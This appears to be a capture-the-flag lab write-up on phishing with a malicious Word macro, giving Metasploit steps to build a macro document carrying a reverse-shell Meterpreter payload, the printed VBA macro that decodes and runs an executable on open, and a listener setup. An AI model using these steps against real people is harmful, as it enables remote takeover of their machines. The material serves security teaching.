


Phishing Day 10: He had a brain full of macros, and had shells in his soul.

19.12.2024

Nikhil Kumar

Overview

Mayor Malware attempted to phish one of the SOC-mas organizers by sending a document embedded with a malicious macro. When opened, the macro executed a payload that gave Mayor Malware remote access to the organizer's system. Quick incident response by McSkidy prevented significant damage, but the attack highlighted the importance of cybersecurity awareness and defense against phishing.

This documentation outlines the steps to create a malicious document, set up an attack environment, and evaluate security awareness. It also discusses the principles of phishing and the abuse of macros in cybersecurity.

Learning Objectives

1. ***Understand how phishing attacks operate.***
2. ***Learn how macros in documents can be used for malicious purposes.***
3. ***Understand how to carry out a phishing attack with a macro.***


Concepts

Phishing Attacks

- Phishing is a type of social engineering attack that tricks users into taking actions such as opening malicious files or clicking harmful links.
- Attackers craft messages with urgency to prompt immediate action.
- The goal is often to steal sensitive information or install malware.

Macros

- A macro is a set of programmed instructions designed to automate repetitive tasks in MS Office applications.
- While macros save time for users, they can be hijacked for malicious purposes, such as executing payloads that compromise systems.



Invoice·Details¶

This·is·for·your·urgent·attention.¶

Macro name: MyMacro

Macros in: Document1 (document)

Description:

Attack Plan


1. **Create a document with a malicious macro**:
    - The macro contains instructions to execute a payload and connect to the attacker's machine.
2. **Start listening for incoming connections**:
    - Use a listener to establish communication with the compromised machine.
3. **Send the document via email**:
    - Target the user with a phishing email containing the malicious document.
4. **Wait for the target to open the document**:
    - Once the macro is executed, the attacker gains control of the target's system.
5. **Control the compromised system**:
    - Use the reverse shell for further actions.

Step-by-Step Guide

1. Creating the Malicious Document

Using Metasploit Framework

1. Open a terminal and start the Metasploit Framework: **msfconsole**




```
root@ip-10-10-27-50:~# msfconsole
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>


         .                                         .
 .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v6.4.38-dev-                         ]
+ -- --=[ 2460 exploits - 1266 auxiliary - 430 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

2. Set the payload:
   set payload **windows/meterpreter/reverse_tcp**
3. Use the module to create a macro-enabled document:
   use **exploit/multi/fileformat/office_word_macro**


   Configure the attack settings:
   set **LHOST <Attacker_IP>**

4. set **LPORT <Port_Number>**
5. Verify settings: **show options**



```
msf6 exploit(multi/fileformat/office_word_macro) > set LHOST 10.10.27.50
LHOST => 10.10.27.50
msf6 exploit(multi/fileformat/office_word_macro) > set LPORT 8888
LPORT => 8888
msf6 exploit(multi/fileformat/office_word_macro) > show options

Module options (exploit/multi/fileformat/office_word_macro):

   Name            Current Setting   Required  Description
   ----            ---------------   --------  -----------
   CUSTOMTEMPLATE  /opt/metasploit-fr  yes     A docx file that will be used
                   amework/embedded/f          as a template to build the e
                   ramework/data/expl          xploit
                   oits/office_word_m
                   acro/template.docx
   FILENAME        msf.docm            yes     The Office document macro fil
                                               e (docm)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thr
                                        ead, process, none)
   LHOST     10.10.27.50      yes       The listen address (an interface may b
                                        e specified)
   LPORT     8888             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:
```


6. Generate the document:
   exploit
   - The document is saved at `/root/.msf4/local/msf.docm`.



```
Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word on Windows



View the full module info with the info, or info -d command.

msf6 exploit(multi/fileformat/office_word_macro) > exploit

[*] Using template: /opt/metasploit-framework/embedded/framework/data/exploits/office_word_macro/template.docx
[*] Injecting payload in document comments
[*] Injecting macro and other required files in document
[*] Finalizing docm: msf.docm
[+] msf.docm stored at /root/.msf4/local/msf.docm
msf6 exploit(multi/fileformat/office_word_macro) > █
```


Macro Details

- **AutoOpen()**: Triggers the macro when the document is opened.
- **Base64Decode()**: Decodes the payload from the document's "Comments" field.



```
Public Declare PtrSafe Function system Lib "libc.dylib" (ByVal command As String) As Long

Sub AutoOpen()
    On Error Resume Next
    Dim found_value As String

    For Each prop In ActiveDocument.BuiltInDocumentProperties
        If prop.Name = "Comments" Then
            found_value = Mid(prop.Value, 56)
            orig_val = Base64Decode(found_value)
            #If Mac Then
                ExecuteForOSX (orig_val)
            #Else
                ExecuteForWindows (orig_val)
            #End If
            Exit For
        End If
    Next
End Sub

Sub ExecuteForWindows(code)
    On Error Resume Next
    Set fso = CreateObject("Scripting.FileSystemObject")
    tmp_folder = fso.GetSpecialFolder(2)
    tmp_name = tmp_folder + "\" + fso.GetTempName() + ".exe"
    Set f = fso.createTextFile(tmp_name)
    f.Write (code)
    f.Close
    CreateObject("WScript.Shell").Run (tmp_name)
End Sub

Sub ExecuteForOSX(code)
    system ("echo """ & code & """ | python &")
End Sub


' Decodes a base-64 encoded string (BSTR type).
' 1999 - 2004 Antonin Foller, http://www.motobit.com
' 1.01 - solves problem with Access And 'Compare Database' (InStr)
Function Base64Decode(ByVal base64String)
  'rfc1521
  '1999 Antonin Foller, Motobit Software, http://Motobit.cz
  Const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
  Dim dataLength, sOut, groupBegin

  base64String = Replace(base64String, vbCrLf, "")
  base64String = Replace(base64String, vbTab, "")
  base64String = Replace(base64String, " ", "")

  dataLength = Len(base64String)
```

- **ExecuteForWindows()**: Executes the decoded payload, connecting to the attacker's machine.



Security Warning

Active content might contain viruses and other security hazards. The following content has been disabled:

- Macros

You should enable content only if you trust the contents of the file.

Trust Center Settings

Learn more about Active Content

Read-Only Document

This file has been opened in read-only mode. Changes cannot be made to the original file.

Compatibility Mode

Some new features are disabled to prevent problems when working with previous versions of Office. Converting this file will enable these features, but may result in layout changes.

Protect Document

Control what types of changes people can make to this document.

Inspect Document

Before publishing this file, be aware that it contains:

- Document properties
- Custom XML data

Manage Document

There are no unsaved changes.

Properties

Size	83.3KB
Pages	1
Words	23
Total Editing Time	20 Minutes
Title	Add a title
Tags	Add a tag
Comments	TVqQAAMAAAAEAAAA//...

Related Dates

Last Modified	25/05/2017 22:28
Created	25/05/2017 22:12
Last Printed	

Related People

Author	Add an author
Last Modified By	WC Wei Chen


Related Documents

Open File Location

Show All Properties

2. Setting Up the Listener

1. Open a new terminal and start Metasploit Framework:
   msfconsole
2. Use the handler module:
   use **multi/handler**




```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.27.50
LHOST => 10.10.27.50
msf6 exploit(multi/handler) > set LPORT 8888
LPORT => 8888
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Settin  Required  Description
             g
   ----      --------------  --------  -----------
   EXITFUNC  process         yes       Exit technique (Accep
                                       ted: '', seh, thread,
                                        process, none)
   LHOST     10.10.27.50     yes       The listen address (a
                                       n interface may be sp
                                       ecified)
   LPORT     8888            yes       The listen port
```

Configure the listener:
set **payload windows/meterpreter/reverse_tcp**


set **LHOST <Attacker_IP>**

3. set **LPORT <Port_Number>**
4. Verify settings: **show options**
5. Start listening for connections: **exploit**



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > execute
[-] Unknown command: execute. Run the help command for more details.
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.27.50:8888
```

- *Now we will try to exploit Marta*
- *We are going to create a phishing email which will trick her into clicking the created exploit and get us access to her system.*



